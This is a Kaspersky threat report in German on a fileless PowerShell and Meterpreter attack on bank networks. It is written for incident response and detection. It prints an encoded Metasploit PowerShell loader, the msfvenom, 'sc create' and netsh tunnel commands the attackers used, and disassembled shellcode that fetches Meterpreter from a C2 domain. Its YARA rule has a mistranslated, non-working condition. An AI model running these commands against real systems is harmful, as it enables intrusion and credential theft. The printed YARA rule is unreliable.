Kaspersky Enterprise Cybersecurity

KASPERSKY lab

Dateilose Angriffe auf Unternehmensnetzwerke

www.kaspersky.de

#truecybersecurity

GREAT Global Research & Analysis Team

Dateilose Angriffe auf Unternehmensnetzwerke

Bei der Reaktion auf einen Vorfall muss ein Team aus Sicherheitsspezialisten den Spuren folgen, die Angreifer im Netzwerk hinterlassen haben. Diese Spuren finden sich in Protokollen, Arbeitsspeichern und auf Festplatten. Leider stehen die benötigten Daten nur für eine begrenzte Zeit auf diesen Speichermedien zur Verfügung. Ein einziger Neustart eines angegriffenen Computers verhindert, dass dessen Arbeitsspeicher untersucht werden kann. Mehrere Monate nach einem Angriff wird die Analyse von Protokollen zu einem Glücksspiel, da diese im Laufe der Zeit rotieren. Festplatten speichern eine große Menge wichtiger Daten. Je nach den Aktivitäten der betroffenen Festplatten können Forensiker auch noch ein Jahr nach einem Angriff Daten extrahieren. Aus diesem Grund nutzen Angreifer Anti-Forensik-Techniken (oder einfach SDELETE), sowie arbeitsspeicherbasierte Malware, um ihre Aktivitäten während der Datensammlung zu verbergen. Ein gutes Beispiel für die Implementierung solcher Techniken ist Duqu2. Nach dem Ablegen auf der Festplatte und dem Ausführen des schädlichen MSI-Pakets wird dieses Paket durch Umbenennen von der Festplatte gelöscht. Ein Teil davon bleibt jedoch mit einer Code-Komponente im Arbeitsspeicher. Aus diesem Grund ist eine genaue Untersuchung des Arbeitsspeichers für die Analyse von Malware und ihren Eigenschaften von kritischer Bedeutung. Ein weiterer wichtiger Bestandteil eines Angriffs sind die Tunnel, die von den Angreifern im Netzwerk installiert werden. Cyberkriminelle (wie Carbanak oder GCMAN) verwenden z. B. PLINK für diesen Zweck. Duqu2 nutzte sogar einen speziellen Treiber. Vielleicht verstehen Sie nun, warum wir so erstaunt und beeindruckt waren, als wir im Rahmen der Reaktion auf einen Vorfall herausfanden, dass arbeitsspeicherbasierte Malware und Tunnel von den Angreifern mithilfe von Windows-Standarddienstprogrammen wie „SC" und „NETSH" implementiert worden waren.

Beschreibung

Diese Bedrohung wurde ursprünglich vom Sicherheitsteam einer Bank entdeckt, nachdem Meterpreter-Code im physischen Arbeitsspeicher eines Domain Controllers (DC) gefunden worden war. Die Bezeichnungen von Kaspersky Lab für diese Art von Bedrohung lauten MEM:Trojan.Win32.Cometer und MEM:Trojan.Win32.Metasploit. Kaspersky Lab hat nach der Identifizierung dieses Angriffs an der forensischen Analyse teilgenommen und die Verwendung von PowerShell-Skripten in der Windows-Registrierung erkannt. Außerdem stellte sich heraus, dass das Dienstprogramm NETSH dazu verwendet worden war, Datenverkehr vom Host des Opfers zum C2 des Angreifers zu leiten.

Wir wissen, dass das Metasploit Framework dazu verwendet wurde, Skripte wie das folgende zu erstellen:

```
%COMSPEC% /b /c start /b /min
powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQ
AcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkA
ewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwA
LgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZ
QBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAc
wB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbw
B3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcAB
vAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7
ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTA
HkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpA
GMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AE
kAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAG
UAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQ
AcwA9ACcALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQA
ZQBuACAALQBjACAAJABzAD0ATgBlAHcALQBPAGIAa
gBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAd
AByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQ
A6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgB
pAG4AZwAoACcAJwBIADQAcwBJAEEARAB6ADgAeAAx
AGMAQwBBADcAVgBXAGUANAAvAGEATwBCAEQALwB1A
DUAWAA2AEgAYQBJAFQARQBrAEcAaQBrAEEARABiAG
wAawBxAFYATABnAEYAQwAyAE4AMwB3AEMAbgBGADQ
ASABEAHEAWgB4AEMARQBtAFQAcwBJAG...
```

Dieses Skript weist Arbeitsspeicher zu, löst WinAPIs auf und lädt das Dienstprogramm Meterpreter direkt in den Arbeitsspeicher herunter. Diese Art von Skripten kann mit dem Dienstprogramm Metasploit Msfvenom und den folgenden Befehlszeilenoptionen erzeugt werden:

- `msfvenom -p windows/meterpreter/bind_hidden_tcp AHOST=10.10.1.11 -f psh-cmd`

Nach dem erfolgreichen Erstellen eines Skripts haben die Angreifer das Dienstprogramm SC verwendet, um auf dem Ziel-Host einen schädlichen Dienst zu installieren, der das vorherige Skript ausführt. Hierzu kann beispielsweise der folgende Befehl verwendet werden:

- `sc \\target_name create ATITscUA binpath= "C:\Windows\system32\cmd.exe /b /c start /b /min powershell.exe -nop -w hidden e aQBmACgAWwBJAG4AdABQAHQA..." start= manual`

Der nächste Schritt nach dem Installieren des schädlichen Diensts besteht in der Einrichtung von Tunneln für den Zugriff auf das infizierte System von Remote-Hosts aus, etwa mit folgendem Befehl:

- `netsh interface portproxy add v4tov4 listenport=4444 connectaddress=10.10.1.12 connectport=8080 listenaddress=0.0.0.0`

Dies würde dazu führen, dass der gesamte Netzwerkverkehr von 10.10.1.11:4444 an 10.10.1.12:8080 weitergeleitet wird.

Diese Technik der Einrichtung von Proxy-Tunneln versetzt die Angreifer in die Lage, jeden mit PowerShell infizierten Host von Remote-Internet-Hosts aus zu steuern.

Die Verwendung der Dienstprogramme „SC“ und „NETSH“ erfordert Administratorberechtigungen für den lokalen und Remote-Host. Die Verwendung bösartiger PowerShell-Skripte erfordert ebenfalls die Ausweitung der Berechtigungen und das Ändern von Ausführungsrichtlinien. Hierzu nutzten die Angreifer die Anmeldedaten von Wartungskonten mit Administratorberechtigungen (z. B. für Backups, den Dienst für die Remote-Aufgabenplanung usw.), die mit Mimikatz ausgespäht wurden.

Funktionen

Die Analyse von Speicherauszügen und Windows-Registrierungen der betroffenen Systeme ermöglichte uns die Wiederherstellung von Meterpreter und Mimikatz. Mit diesen Tools wurden die Passwörter von Systemadministratoren und für die Remote-Verwaltung infizierter Hosts gesammelt.

Zur Extraktion des von den Angreifern verwendeten PowerShell-Codes aus den Speicherauszügen verwendeten wir die folgenden BASH-Befehle:

- `cat mal_powershell.ps1_4 | cut -f12 -d” “ | base64 -di | cut -f8 -d\’ | base64 -di | zcat - | cut -f2 -d\( | cut -f2 -d\” | less | grep \/ | base64 -di | hd`

Dies ergab die folgende Payload:


```
                ; END OF FUNCTION CHUNK FOR InternetOpenA
                ; ---------------------------------------------------------------------------
                ; START OF FUNCTION CHUNK FOR InternetConnectA

loc_132:                                ; CODE XREF: InternetConnectA+19↑j
                call    SendRequest_w_Option
                das
                xor     esp, [edi+31h]
                inc     edi
                dec     edx

loc_13D:                                ; CODE XREF: SendRequest_w_Option+42↑j
                                        ; InternetConnectA+A0↓j
                add     [eax-10h], ch
                mov     ch, 0A2h
                push    esi
                call    ebp

VirtualAlloc:                           ; CODE XREF: SendRequest_w_Option+3F↑j
                push    40h
                push    1000h
                push    400000h
                push    edi
                push    0E553A458h      ; VirtualAlloc
                call    ebp
                xchg    eax, ebx
                push    ebx
                push    ebx
                mov     edi, esp

InternetReadFile_:                      ; CODE XREF: InternetConnectA+A8↓j
                push    edi
                push    2000h
                push    ebx
                push    esi
                push    0E2899612h      ; InternetReadFile
                call    ebp
                test    eax, eax
                jz      short near ptr loc_13D+1
                mov     eax, [edi]
                add     ebx, eax
                test    eax, eax
                jnz     short InternetReadFile_
                pop     eax
                retn
; END OF FUNCTION CHUNK FOR InternetConnectA
; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR InternetOpenA

c_InternetConnectA:                     ; CODE XREF: InternetOpenA:loc_130↑j
                call    InternetConnectA
; ---------------------------------------------------------------------------
79 74 65+aAdobeupdate_sytes_n db 'adobeupdate.sytes.net',0
                ; END OF FUNCTION CHUNK FOR InternetOpenA
                seg000          ends
```

Teil eines Codes, der für den Download von Meterpreter von „adobeupdates.sytes[.]net“ verantwortlich ist.

Angriffsziele

Mithilfe des Kaspersky Security Network fanden wir mehr als 140 Unternehmensnetzwerke, deren Registrierung mit schädlichen PowerShell-Skripten infiziert war. Diese werden als Trojan.Multi.GenAutorunReg.c und HEUR:Trojan.Multi.Powecod.a erkannt. Die nachfolgende Tabelle zeigt die Anzahl der Infektionen je Land.

Wir können allerdings nicht bestätigen, dass alle diese Ziele vom selben Angreifer infiziert wurden.



Zuordnung

Im Rahmen unserer Analyse der betroffenen Bank fanden wir heraus, dass die Angreifer verschiedene Domanis der dritten Ebene und Domains aus den Bereichen .GA, .ML, .CF ccTLDs verwendet hatten. Der Trick bei der Verwendung dieser Domains besteht darin, dass diese frei sind und nach dem Ablauf keine WHOIS-Informationen aufweisen. Angesichts der Tatsache, dass die Angreifer das Metasploit-Framework, Windows-Standarddienstprogramme und unbekannte Domains ohne WHOIS-Informationen verwendeten, ist die Zuordnung nahezu unmöglich. Die naheliegendsten Gruppen mit den gleichen TTPs sind GCMAN und Carbanak.

Fazit

Techniken wie die hier beschriebenen treten immer häufiger auf, vor allem bei relevanten Zielen im Banksektor. Leider erschwert die Verwendung gängiger Tools in Verbindung mit verschiedenen Tricks die Erkennung erheblich.

Tatsächlich wäre die Erkennung von Angriffen dieser Art nur im Arbeitsspeicher, im Netzwerk und in der Registrierung möglich. In „Anhang I – Indikatoren für einen Angriff" finden Sie weitere Informationen zur Erkennung schädlicher Aktivitäten im Zusammenhang mit diesem dateilosen PowerShell-Angriff.
Nach der erfolgreichen Desinfektion und Säuberung müssen unbedingt alle Passwörter geändert werden. Dieser Angriff zeigt, dass keine Malware-Proben für die erfolgreiche Extraktion eines Netzwerks benötigt werden, und dass Open-Source-Dienstprogramme die Zuordnung nahezu unmöglich machen.

Weitere Informationen zu diesen Angriffen und ihren Zielen werden im Rahmen des Security Analyst Summit vom 2. bis 6. April 2017 auf St. Maarten präsentiert.

Wenn Sie weitere Informationen benötigen, wenden Sie sich an: intelreports@kaspersky.com

Anhang I – Indikatoren für einen Angriff

Zur Ermittlung des Hosts, der von einem Angreifer unter Zuhilfenahme der beschriebenen Technik für Remote-Verbindungen und Passwortsammlung genutzt wurde, sollten die folgenden Pfade in der Windows-Registrierung analysiert werden:

- `HKLM\SYSTEM\ControlSet001\services\`: Der Pfad wird nach der Verwendung des Dienstprogramms SC geändert.

- `HKLM\SYSTEM\ControlSet001\services\PortProxy\v4tov4\tcp`: Der Pfad wird nach der Verwendung des Dienstprogramms NETSH geändert.

Im nicht zugewiesenen Bereich der Windows-Registrierung finden sich möglicherweise die folgenden Artefakte:

- `powershell.exe -nop -w hidden -e`

- `10.10.1.12/8080`

- `10.10.1.11/4444`

Beachten Sie, dass diese IP-Adressen aus dem IR-Fall stammen, an dem wir beteiligt waren. Ein etwaiger Angreifer kann andere IP-Adressen verwendet haben. Diese Artefakte weisen darauf hin, dass PowerShell-Skripte in Form eines schädlichen Diensts eingesetzt und das Dienstprogramm NETSH für die Einrichtung von Tunneln verwendet wurde.

Ergebnisse:

- MEM:Trojan.Win32.Cometer

- MEM:Trojan.Win32.Metasploit

- Trojan.Multi.GenAutorunReg.c

- HEUR:Trojan.Multi.Powecod

Anhang II – Yara-Regeln

```
rule msf_or_tunnel_in_registry
{
strings:
   $port_number_in_registry = "/4444"
   $hidden_powershell_in_registry =
   "powershell.exe -nop -w hidden" wide
   condition:
      uint32(0)==0x66676572 und jede
einzelne
}
```

Kaspersky Lab GmbH, Ingolstadt, Deutschland
www.kaspersky.de
Informationen zur Internetsicherheit: **www.viruslist.de**
Informationen zu Partnern in Ihrer Nähe finden Sie hier:
https://www.kaspersky.de/partners

www.kaspersky.de